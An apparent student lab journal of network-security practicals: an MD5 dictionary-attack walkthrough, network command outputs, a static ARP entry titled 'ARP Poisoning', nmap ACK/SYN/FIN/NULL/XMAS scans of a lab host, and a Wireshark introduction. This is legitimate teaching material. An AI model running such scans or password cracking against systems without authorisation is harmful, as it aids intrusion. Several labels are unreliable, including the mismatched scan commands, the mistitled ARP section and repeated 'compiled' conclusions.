
-Paste the value into the field you have converted

e.g(MD5)


-Go to MD5 hashes, right click and select add to list and paste the MD5 hash and click on OK.




-Select the MD5 hash and right click and select Dictionary attack



-Right Click and select add to list, then select the "wordlist.txt" file




Click on start



Output:

```
-The password is successfully cracked
```



Conclusion: The Program Successfully run and compiled.

Theory : The **ifconfig** command can be used from the command line either to assign an address to a network interface or to configure or display the current network interface configuration information. The **ifconfig** command must be used at system startup to define the network address of each interface present on a machine. It can also be used at a later time to redefine an interface's address or other operating parameters. The network interface configuration is held on the running system and must be reset at each system restart. The **ifconfig** command interprets the **IFF_MULTICAST** flag and prints the value of this flag if it is set.

Practical-3

Aim: Implement the ifconfig, ping, netstat, and traceroute.

Output:

Ifconfig :-

```
bhavans@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.77.128  netmask 255.255.255.0  broadcast 192.168.77.255
        inet6 fe80::1078:c07b:1473:aba1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:51:55:2a  txqueuelen 1000  (Ethernet)
        RX packets 1335  bytes 1721425 (1.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 599  bytes 56352 (56.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 313  bytes 22377 (22.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 313  bytes 22377 (22.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ping :-

```
bhavans@ubuntu:~$ ping -c 4 google.com
PING google.com (216.58.199.174) 56(84) bytes of data.
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=1 ttl=128 ti
me=4.28 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=2 ttl=128 ti
me=5.43 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=3 ttl=128 ti
me=4.82 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=4 ttl=128 ti
me=6.35 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.282/5.224/6.351/0.771 ms
```

Netstat :-

```
bhavans@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:37463         localhost:epmd          ESTABLISHED
tcp        0      0 localhost:epmd          localhost:37463         ESTABLISHED
tcp        0      0 ubuntu:46056            api.snapcraft.io:https  ESTABLISHED
tcp        0      0 ubuntu:40484            151.101.154.49:https    ESTABLISHED
tcp        0      0 localhost:epmd          localhost:48495         TIME_WAIT
tcp        0      0 ubuntu:39550            oscp-router02.gno:https ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         DGRAM                    20226    /run/systemd/notify
unix  2      [ ]         DGRAM                    44182    /run/user/1000/system
d/notify
unix  2      [ ]         DGRAM                    37481    /run/user/121/systemd
/notify
```

Traceroute :-

```
bhavans@ubuntu:~$ traceroute -4 192.168.0.100
traceroute to 192.168.0.100 (192.168.0.100), 30 hops max, 60 byte packets
 1  _gateway (192.168.77.2)  2.208 ms  2.046 ms  1.913 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
```


Aim: Run and analyze the output of following commands in Linux

(i) ifconfig

(ii) ping

Output:

Ifconfig :-

```
bhavans@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.77.128  netmask 255.255.255.0  broadcast 192.168.77.255
        inet6 fe80::1078:c07b:1473:aba1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:51:55:2a  txqueuelen 1000  (Ethernet)
        RX packets 1335  bytes 1721425 (1.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 599  bytes 56352 (56.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 313  bytes 22377 (22.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 313  bytes 22377 (22.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ping :-

```
bhavans@ubuntu:~$ ping -c 4 google.com
PING google.com (216.58.199.174) 56(84) bytes of data.
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=1 ttl=128 ti
me=4.28 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=2 ttl=128 ti
me=5.43 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=3 ttl=128 ti
me=4.82 ms
64 bytes from bom05s08-in-f174.1e100.net (216.58.199.174): icmp_seq=4 ttl=128 ti
me=6.35 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.282/5.224/6.351/0.771 ms
```


Aim: Run and analyze the output of following commands in Linux

(i) netstat

(ii) traceroute.

Output:

Netstat :-

```
bhavans@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:37463         localhost:epmd          ESTABLISHED
tcp        0      0 localhost:epmd          localhost:37463         ESTABLISHED
tcp        0      0 ubuntu:46056            api.snapcraft.io:https  ESTABLISHED
tcp        0      0 ubuntu:40484            151.101.154.49:https    ESTABLISHED
tcp        0      0 localhost:epmd          localhost:48495         TIME_WAIT
tcp        0      0 ubuntu:39550            oscp-router02.gno:https ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         DGRAM                    20226    /run/systemd/notify
unix  2      [ ]         DGRAM                    44182    /run/user/1000/system
d/notify
unix  2      [ ]         DGRAM                    37481    /run/user/121/systemd
/notify
```

Traceroute :-

```
bhavans@ubuntu:~$ traceroute -4 192.168.0.100
traceroute to 192.168.0.100 (192.168.0.100), 30 hops max, 60 byte packets
 1  _gateway (192.168.77.2)  2.208 ms  2.046 ms  1.913 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
```

Practical-3: Example-3 Aim: Perform ARP Poisoning in Windows.

Output:

-Display all arp entries using “arp –a ” command in cmd.

```
C:\Windows\system32>arp -a

Interface: 192.168.3.183 --- 0x5
  Internet Address      Physical Address      Type
  192.168.3.1           08-35-71-f0-35-9c     dynamic
  192.168.3.62          e0-69-95-a2-c0-73     dynamic
  192.168.3.78          fc-aa-14-ef-48-d2     dynamic
  192.168.3.103         38-60-77-86-cf-a9     dynamic
  192.168.3.105         e0-d5-5e-3e-2c-4e     dynamic
  192.168.3.107         e0-d5-5e-3e-2d-34     dynamic
  192.168.3.108         e0-d5-5e-3e-2f-9f     dynamic
  192.168.3.109         40-8d-5c-68-57-e2     dynamic
  192.168.3.110         e0-d5-5e-3e-2e-3e     dynamic
  192.168.3.113         fc-aa-14-ef-49-0b     dynamic
  192.168.3.115         7c-05-07-0f-f6-00     dynamic
```

-Use “ipconfig” command to check the MAC address and IP address of your pc

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek PCIe GBE Family Controller
   Physical Address. . . . . . . . . : E0-D5-5E-3E-2F-A4
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::2954:e219:fae8:61d%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.3.183(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, February 12, 2019 7:01:54 AM
   Lease Expires . . . . . . . . . . : Wednesday, February 13, 2019 7:01:54 AM
   Default Gateway . . . . . . . . . : 192.168.3.1
   DHCP Server . . . . . . . . . . . : 192.168.3.1
   DHCPv6 IAID . . . . . . . . . . . : 249615710
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-23-62-B1-D8-E0-D5-5E-3E-2F-A4
   DNS Servers . . . . . . . . . . . : 202.88.130.67
                                       202.88.130.15
```

-Use “arp –s” command to associate any IP address with MAC address

```
C:\Windows\system32>arp -s 192.168.3.183 E0-D5-5E-3E-2F-A4
```

-Use “arp -a” command to list arp entries and find your IP address

```
192.168.3.183         e0-d5-5e-3e-2f-a4     static
```

-As we can see out IP address is mapped with the MAC address we specified

Conclusion: The Program Successfully run and compiled.

Theory-4

ACK, SYN, FIN, NULL, XMAS

Theory : The ACK signal is sent by the receiving station (destination) back to the sending station (source) after the receipt of a recognizable block of data of specific size. In order to be recognizable, the data block must conform to the protocol in use. When the source receives the ACK signal from the destination, it transmits the next block of data. If the source fails to receive the ACK signal, it either repeats the block of data or else ceases transmission, depending on the protocol.
SYN scanning is a tactic that a malicious hacker (or cracker) can use to determine the state of a communications port without establishing a full connection. This approach, one of the oldest in the repertoire of crackers, is sometimes used to perform denial-of-service (DoS) attacks. SYN scanning is also known as half-open scanning.

Practical-4

Aim: Implement the various forms ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

Output:

ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sA -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:52 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.3.145 are filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 77.70 seconds
```

SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -p22,113,139 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:56 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0011s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
113/tcp filtered ident
139/tcp open     netbios-ssn
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 68.26 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:58 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 108.88 seconds
```

NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sN -p 22 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:10 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 48.22 seconds
```

XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sX -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:11 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 65.79 seconds
```


Aim: Use NMap scanner to perform port scanning of various forms :

(i) ACK
(ii) SYN
(iii) FIN.

Output:

ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sA -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:52 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.3.145 are filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 77.70 seconds
```

SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -p22,113,139 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:56 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0011s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
113/tcp filtered ident
139/tcp open     netbios-ssn
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 68.26 seconds
```

FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\WINDOWS\system32>nmap -sF -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 07:58 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 108.88 seconds
```


Aim: Use NMap scanner to perform port scanning of various forms :

(i) NULL
(ii) XMAS.

Output:

NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sN -p 22 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:10 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0020s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 48.22 seconds
```

XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\WINDOWS\system32>nmap -sX -T4 192.168.3.145
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-26 08:11 India Standard Time
Nmap scan report for 192.168.3.145
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.3.145 are open|filtered
MAC Address: E0:D5:5E:3E:2F:A2 (Giga-byte Technology)

Nmap done: 1 IP address (1 host up) scanned in 65.79 seconds
```

Conclusion: The Program Successfully run and compiled.

Theory-5

Capture network traffic and analyse

Theory : Wireshark is suitable for novice and expert users alike. The user interface is incredibly simple to use once you learn the initial steps to capture packets. More advanced users can use the platform's decryption tools to break down encrypted packets as well.


One of the core functions of Wireshark as a network analysis tool is to capture packets of data. Learning how to set up Wireshark to capture packets is essential to conducting detailed network analysis.


Capture Filters and **Display Filters** are two types of distinct filters that can be used on Wireshark.

Practical-5

Aim: Implement the capture network traffic and Analyse.

-Select Network Interface

